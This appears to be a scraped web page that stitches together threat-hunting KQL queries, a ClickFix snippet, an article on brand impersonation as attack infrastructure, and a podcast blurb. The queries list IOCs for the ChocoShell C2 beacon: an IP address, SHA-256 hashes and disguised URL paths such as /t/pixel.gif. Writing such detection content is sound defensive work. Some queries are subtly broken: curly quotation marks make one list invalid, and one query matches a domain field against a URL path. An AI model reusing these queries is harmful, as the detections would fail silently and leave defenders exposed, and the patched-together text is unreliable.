Detect web sessions IP and file hash indicators of compromise using ASIM
The following query checks IP addresses, domains, and file hash IOCs across data sources supported by ASIM web session parser:
//IP list - _Im_WebSession
let lookback = 30d;
let ioc_ip_addr = dynamic(["213.145.86.112"]);
let ioc_sha_hashes =dynamic([“918fa52ae45ed60ba7cc8bdc99c3cbe9ab92e0375ec31fc05d0d4513be11c593”, “be99857449d2856dd5a84e21c8a3d5e0e01456adb44062ddec5a6b4970d8d42c”]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstIpAddr in (ioc_ip_addr) or FileSHA256 in (ioc_sha_hashes)
| summarize imWS_mintime=min(TimeGenerated), imWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, Url, Dvc, EventProduct, EventVendor
Detect domain and URL indicators of compromise using ASIM
The following query checks domain and URL IOCs across data sources supported by ASIM web session parser:
// file hash list - imFileEvent
// Domain list - _Im_WebSession
let ioc_domains = dynamic(["https://213.145.86.112/t/pixel.gif", "https://213.145.86.112/cdn/chunks/polyfill-7e2b.min.js", "https://213.145.86.112/t/event"]);
_Im_WebSession (url_has_any = ioc_domains)
ChocoShell C2 communications
The following query detects ChocoShell communications with its C2 server using HTTPS with URI paths designed to blend in with legitimate web traffic. Beacons use /t/pixel.gif?m=<status>, mimicking an image tracking pixel.
let lookback = 30d;
let ioc_url_artifacts = dynamic(["/t/pixel.gif?m="]);
_Im_WebSession(starttime=todatetime(ago(lookback)), endtime=now())
| where DstDomain  in (ioc_url_artifacts)
| summarize imWS_mintime=min(TimeGenerated), imWS_maxtime=max(TimeGenerated),
  EventCount=count() by SrcIpAddr, DstIpAddr, Url, Dvc, EventProduct, EventVendor
To hear stories and insights from the Microsoft Threat Intelligence community about the ever-evolving threat landscape, listen to the Microsoft Threat Intelligence podcast.
They used a fake Cloudflare page to trick visitors into running a ClickFix attack that installed malware. Researchers tracing the incident found the same injected code running across hundreds of unrelated sites, all feeding shared attacker infrastructure.
That Harvard and Oxford can get turned into malware delivery platforms is concerning. That two rival criminal groups were fighting each other for control of the same hijacked sites is cause for immediate action.
Whether you’re a university, online retailer, financial institution, or anything in between, brand impersonation is no longer merely a reputational irritation. It’s attacker infrastructure, and you need to act accordingly.
Brand impersonation is now a delivery mechanism
For most of its history, brand impersonation sat with legal as a trademark problem. What changed is what attackers do with it.
An attacker no longer needs to break into an organization when they can position themselves between a trusted brand and its customers. Phishing sites, fake apps, fraudulent social media accounts, or malicious paid ads all point to the brand itself becoming part of the attack chain.
As far back as 2022, the FBI warned of search-ad impersonation. This attack technique involves cybercriminals buying ads that display in search engine results that closely resemble a real business, so the fraudulent listing ranks above the legitimate one. Customers click the top result, land on a spoofed domain, and either download malware or input their credentials.
Fake apps and cloned shops also follow the same principle, while executive impersonation extends it to a single person’s name and likeness. In every case, attackers pose as something or someone users already trust. That means they don’t actually have to breach anything. Essentially, the brand does the social engineering for them.
These emerging — or, if we’re honest with ourselves, emerged — techniques have led to a steady rise in phishing attacks. The Anti-Phishing Working Group (APWG) recorded 971,181 phishing attacks in the first quarter of 2026, a 13.8% increase over the previous quarter, and impersonation-driven abuse is a growing share of that total rather than a static slice.
Why blocking feels like winning (but isn’t)
One of the big problems with merely blocking phishing URLs is that it feels like you’re doing something. It’s instant gratification at its worst — teams check a box, metrics look green, and the immediate crisis disappears.
Local blocking (whether via firewalls, secure email gateways (SEGs), or DNS-layer blocklists) stops a URL from resolving inside the corporate perimeter, but leaves the broader threat untouched. But that means the domain stays live for every user outside that specific filter.
Even worse, attackers can redeploy the same kit with a new domain, a swapped hosting provider, or a single-character variation, so the campaign continues largely unhindered.
These attack techniques let cybercriminals scale impersonation to previously unimaginable levels. A single phishing kit becomes dozens of near-identical deployments, and one fraudulent account becomes a cluster of linked profiles. Blocking individual URLs treats each deployment as a fresh incident, when the attacker is running the same infrastructure repeatedly.
As a result, organizations are left playing a game of whack-a-mole. They spend enormous energy knocking down individual deployments, when what they should really be doing is unplugging the machine.
The ownership vacuum
Responsibility for brand impersonation tends to belong to three different teams.
Legal owns the trademarks and can pursue enforcement, but their processes move on a slow timeline. Marketing teams own the channels where impersonation happens (like social platforms or app stores) but can’t pursue takedowns. SOCs track alerts generated by activity inside the network, but impersonation targeting customers remains invisible to them.
The problem is that no one really owns takedowns, so it becomes ad hoc. Whoever notices the impersonation attempt files a report through whatever abuse channel the hosting provider, registrar, or ad platform happens to offer. And each of them will have their own evidence requirements and response timeline.
That fragmentation creates a bottleneck that prevents brand protection from keeping pace with automated attackers. Although an analyst can identifya lookalike domain fast, getting it removed can be achingly slow and complicated.
Analysts must navigate a reporting form for every registrar, host, and platform involved, with no guarantee that any of them prioritizes the request. Meanwhile, an attacker running automated tooling spins up new infrastructure faster than any manual process can take down the old.
Treat brand impersonation like C2, measure it like an SLA
The fix is to treat brand impersonation infrastructure like a SOC would treat C2 infrastructure: tracking, correlating, and removing attacker infrastructure on a measured timeline.
That means analyzing the attacker’s operational patterns. Shared ASN registrations, repeated hosting providers and reused SSL certificate issuers link campaigns that look unrelated at the URL level but come from the same source.
Once the SOC has mapped that infrastructure, the response can move from passive legal correspondence to something closer to an enforced service level agreement (SLA), with a defined target for time between detection and takedown, and a way to measure whether they’re meeting that target. You can read Netcraft’s Field Guide to Brand Protection to learn more about the operational details behind that capability.
Reframing this problem also brings in a better metric than just alert volume: detection-to-takedown time and infrastructure recurrence rate. They measure whether teams are actually disrupting anything, which matters when the same kit keeps appearing under a new domain.
Progress against brand impersonation comes from disrupting the infrastructure behind it, and that requires someone to own the work. Assign it to a specific function, attach detection-to-takedown time and recurrence rate as the measures, and hold the process to them.
About the Author:Josh is a Content writer at Bora. He graduated with a degree in Journalism in 2021 and has a background in cybersecurity PR. He’s written on a wide range of topics, from AI to Zero Trust, and is particularly interested in the impacts of cybersecurity on the wider economy.
You've been headhunted for a great job in cryptocurrency. All you have to do is complete a short online assessment - with your webcam on, of course, so they can verify who you really are. Which is ironic, because the person recruiting you doesn't exist. And North Korean hackers using this trick have already made off with $643 million in crypto this year alone.
Meanwhile, researchers at UC San Diego have discovered that 2.2 million cars across the United States can be unlocked or immobilised by anyone with a bit of Bluetooth kit - thanks to one aftermarket car alarm that made a truly spectacular cryptographic blunder. The bug has been sitting there since 2017. Nobody noticed.
All this and more in episode 478 of the "Smashing Security" podcast with cybersecurity expert and keynote speaker Graham Cluley, and special guest Paul Ducklin.

 Entrar